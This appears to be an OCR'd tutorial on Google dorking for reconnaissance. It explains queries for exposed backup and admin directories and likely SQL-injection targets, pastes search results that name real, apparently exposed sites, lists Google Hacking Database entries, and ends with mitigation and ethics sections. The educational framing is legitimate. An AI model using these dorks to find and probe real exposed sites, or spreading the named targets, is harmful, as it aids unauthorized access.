
Go.com | The Walt Disney Company
http://cdn.media.abc.com › shows › calendars › G... PDF
"Grey's Anatomy" countdown calendar
1 Sept 2015 — Hug a Nanny Day. Make a Great. Speech Day. Dance it Out. Day. Psych Out a. Friend Day. 6. Emergency. Contact. Day. Labor Day. Dream of Idris.

Go.com | The Walt Disney Company
http://cdn.media.abc.com › shows › calendars › O... PDF
september 2015

The Google dork filetype:pdf site: abc.com is used to find PDF files on a specific website (replace abc.com with the actual domain name). This can be useful for finding publicly accessible PDF documents on a website, which may contain sensitive information that could be useful for a penetration test. However, it's important to use this dork ethically and with permission, as accessing or attempting to access files without authorization is illegal.

Finding exposed directories:

intitle:"index of" inurl:backup



intitle:"index of" inurl:backup

About 45,900 results (0.20 seconds)

Vatsalya International School
http://vatsalyainternational.org › backup › Reci
Index of /backup/123Mediagallery1314/Reci/
Index of /backup/123Mediagallery1314/Reci/. Name · Last Modified · Size · Up Parent Directory · Directory classic, 2023-03-28 04:40, - ...

Diamond Cutters of Western New York
https://www.wnydiamonds.com › backup
Index of /backup
Name · Last modified · Size · Description · Parent Directory, -. admin_libs/, 2021-01-16 17:12, -. assets/, 2021-01-16 17:14, -.


Indian Institute of Information Technology Kalyani
https://iiitkalyani.ac.in › php › backup
Index of /php/backup
Index of /php/backup ; Parent Directory, -.

helylegal.com.au
https://www.helylegal.com.au › Backup
Index of /Backup - Hely Legal
Index of /Backup ; Parent Directory, -.

The Google dork intitle:"index of" inurl: backup is used to find websites that have an "index of" listing in directories with "backup" in the URL. This can sometimes reveal backup files or directories that may contain sensitive information. It's important to use this dork ethically and with permission, as accessing or attempting to access such directories without authorization is illegal.

2. Finding SQL injection vulnerabilities:

inurl: index.php?id=



inurl:index.php?id=

About 28,00,00,000 results (0.31 seconds)

World Vegetable Center
http://www.avrdc.org › id=1

http://www.avrdc.org/index.php?id=1

No information is available for this page.
Learn why

EUFORES
http://www.eufores.org › id=131

Login

Join EUFORES here. You are here: Home > Login. Login Parliamentary Intranet. EUFORES is implementing the Parliamentary Intranet at the moment. Parliamentary ...

Indian Institute of Technology, Patna
https://www.iitp.ac.in › id=807

The Institute

Home; The Institute. About Us · About IITP Logo; Administration. Board of Governors · Finance Committee · Administrators · Office of Registrar ...

Indo French Chamber of Commerce and Industry
http://www.ifcci.org.in › id=19011


http://www.ifcci.org.in/index.php?id=19011

No information is available for this page.

The Google dork inurl: index.php?id= is commonly used to search for websites that have URLs containing "index.php?id=". This type of URL structure is often associated with dynamic web pages that use query parameters to retrieve specific content from a database. It can be indicative of websites vulnerable to SQL injection attacks, as attackers may attempt to manipulate the "id" parameter to inject malicious SQL code.

Finding sites with exposed directories that may contain sensitive files:

intitle:"Index of" inurl:admin



intitle:"Index of" inurl:admin

About 1,08,000 results (0.20 seconds)

gpgcnoida.in
https://gpgcnoida.in › admin
Index of /admin
Index of /admin ; Parent Directory, -.


Yenepoya Ayurveda Medical College
https://yamc.yenepoya.edu.in › admin
Index of /admin
Index of /admin ; [DIR] · [ ] ; assets/ · attendance-year-add.php ; 2023-09-19 06:35 · 2024-02-06 11:36 ...

csmss.org
https://csmss.org › admin › uploads › profile
Index of /admin/uploads/profile
Index of /admin/uploads/profile · 1-Profile.jpg, 2023-11-25 18:12, 19K · 2-Profile.jpg, 2023-11-25 18:12, 17K · 3-Profile.jpg, 2023-11-25 18:12, 19K · 4-Profile.jpg ...

jvvkukatpally.com
https://jvvkukatpally.com › admin › uploads
Index of /admin/uploads
Index of /admin/uploads ; 139391732tcup.php.pdf · 148814685u.pdf.jpg ; 2023-08-27 23:12 · 2024-02-12 01:32 ...

The Google dork `intitle:"Index of" inurl: admin` is used to find websites that have an "index of" listing in their URL path that includes "admin". This can sometimes reveal directories or files related to administration, which may contain sensitive information or be vulnerable to unauthorized access.
However, it's important to use this dork ethically and with permission, as accessing or attempting to access such directories without authorization is illegal.

# The Google Hacking Database (GHDB)


Google Hacking Database

Date Added	Dork	Category	Author
2024-02-26	"PMB" AND ("changelog.txt" OR inurl:opac_css)	Vulnerable Servers	Wallehazz
2024-02-26	intitle:"Index of /confidential"	Files Containing Juicy Info	Gautam Rawat
2024-02-26	inurl:"/wp-json/oembed/1.0/embed?url="	Files Containing Juicy Info	Jeel Patel
2024-02-16	inurl:* "auditing.txt"	Files Containing Juicy Info	Gautam Rawat
2024-02-16	intext:"index of" web	Files Containing Juicy Info	A.K.M. Mohiuddin
2024-02-16	intitle:"index of" cgi.pl	Files Containing Juicy Info	Gautam Rawat
2024-02-13	inurl:* "encryption.txt"	Files Containing Juicy Info	Naved Ansari
2024-02-06	allintitle:"Bright Cluster Manager" site:.edu	Vulnerable Servers	Thomas Heverin
2024-02-05	intitle:"index of" env.cgi	Files Containing Juicy Info	Wallehazz
2024-02-02	intitle:"Welcome to iTop version" wizard	Vulnerable Servers	Nadir Boulacheb (RubX)
2024-02-02	intitle:"Installation Wizard - PowerCMS v2"	Vulnerable Servers	Nadir Boulacheb (RubX)
2024-02-02	ext:java intext:"executeUpdate"	Files Containing Juicy Info	BULLETMHS
2024-02-02	"Started by upstream project" ext:txt	Files Containing Juicy Info	Nadir Boulacheb (RubX)
2024-01-29	intitle:"OpenVpn Status Monitor"	Vulnerable Servers	Sabean Technology

The Google Hacking Database (GHDB) is a project that was started to catalog various search queries, known as Google dorks, that can be used to uncover vulnerable or sensitive information on websites. These dorks are used to refine Google searches and find specific types of information that may not be readily accessible through standard searches.

The GHDB includes dorks for finding things like exposed web servers, vulnerable scripts, sensitive directories, and more. It's important to note that while the GHDB can be a useful resource for security professionals and penetration testers, using these dorks for unauthorized access or exploitation is illegal and unethical.

The GHDB is no longer actively maintained as a separate project, but the concept of Google dorks and their use in security testing remains relevant.

Mitigation Strategies

- *Nmap Scanning Mitigation*:
  - Use firewalls to filter unnecessary ports.
  - Enable intrusion detection systems (IDS) to detect scanning attempts.
- *Wireshark Analysis Mitigation*:
  - Use encrypted protocols (HTTPS, SSH, TLS) to prevent packet sniffing.
  - Employ network segmentation to limit exposure.
- *SQL Injection Mitigation*:
  - Use prepared statements and parameterized queries.
  - Employ Web Application Firewalls (WAFs).
- *Hydra Attack Mitigation*:
  - Implement account lockout mechanisms after multiple failed attempts.
  - Enforce strong password policies.
- *VirusTotal & Malware Mitigation*:
  - Use endpoint protection software.
  - Conduct regular security audits on files and URLs.
- *theHarvester Mitigation*:
  - Limit public exposure of sensitive information.
  - Monitor and regularly audit OSINT data.

Ethical Considerations

- *Legal and Ethical Use*:
  - Security testing should only be conducted with explicit permission.
  - Unauthorized scanning, hacking, or brute-force attacks are illegal.
- *Responsible Disclosure*:
  - Any vulnerabilities found should be reported to the appropriate authorities.
  - Ethical hackers should follow responsible disclosure guidelines.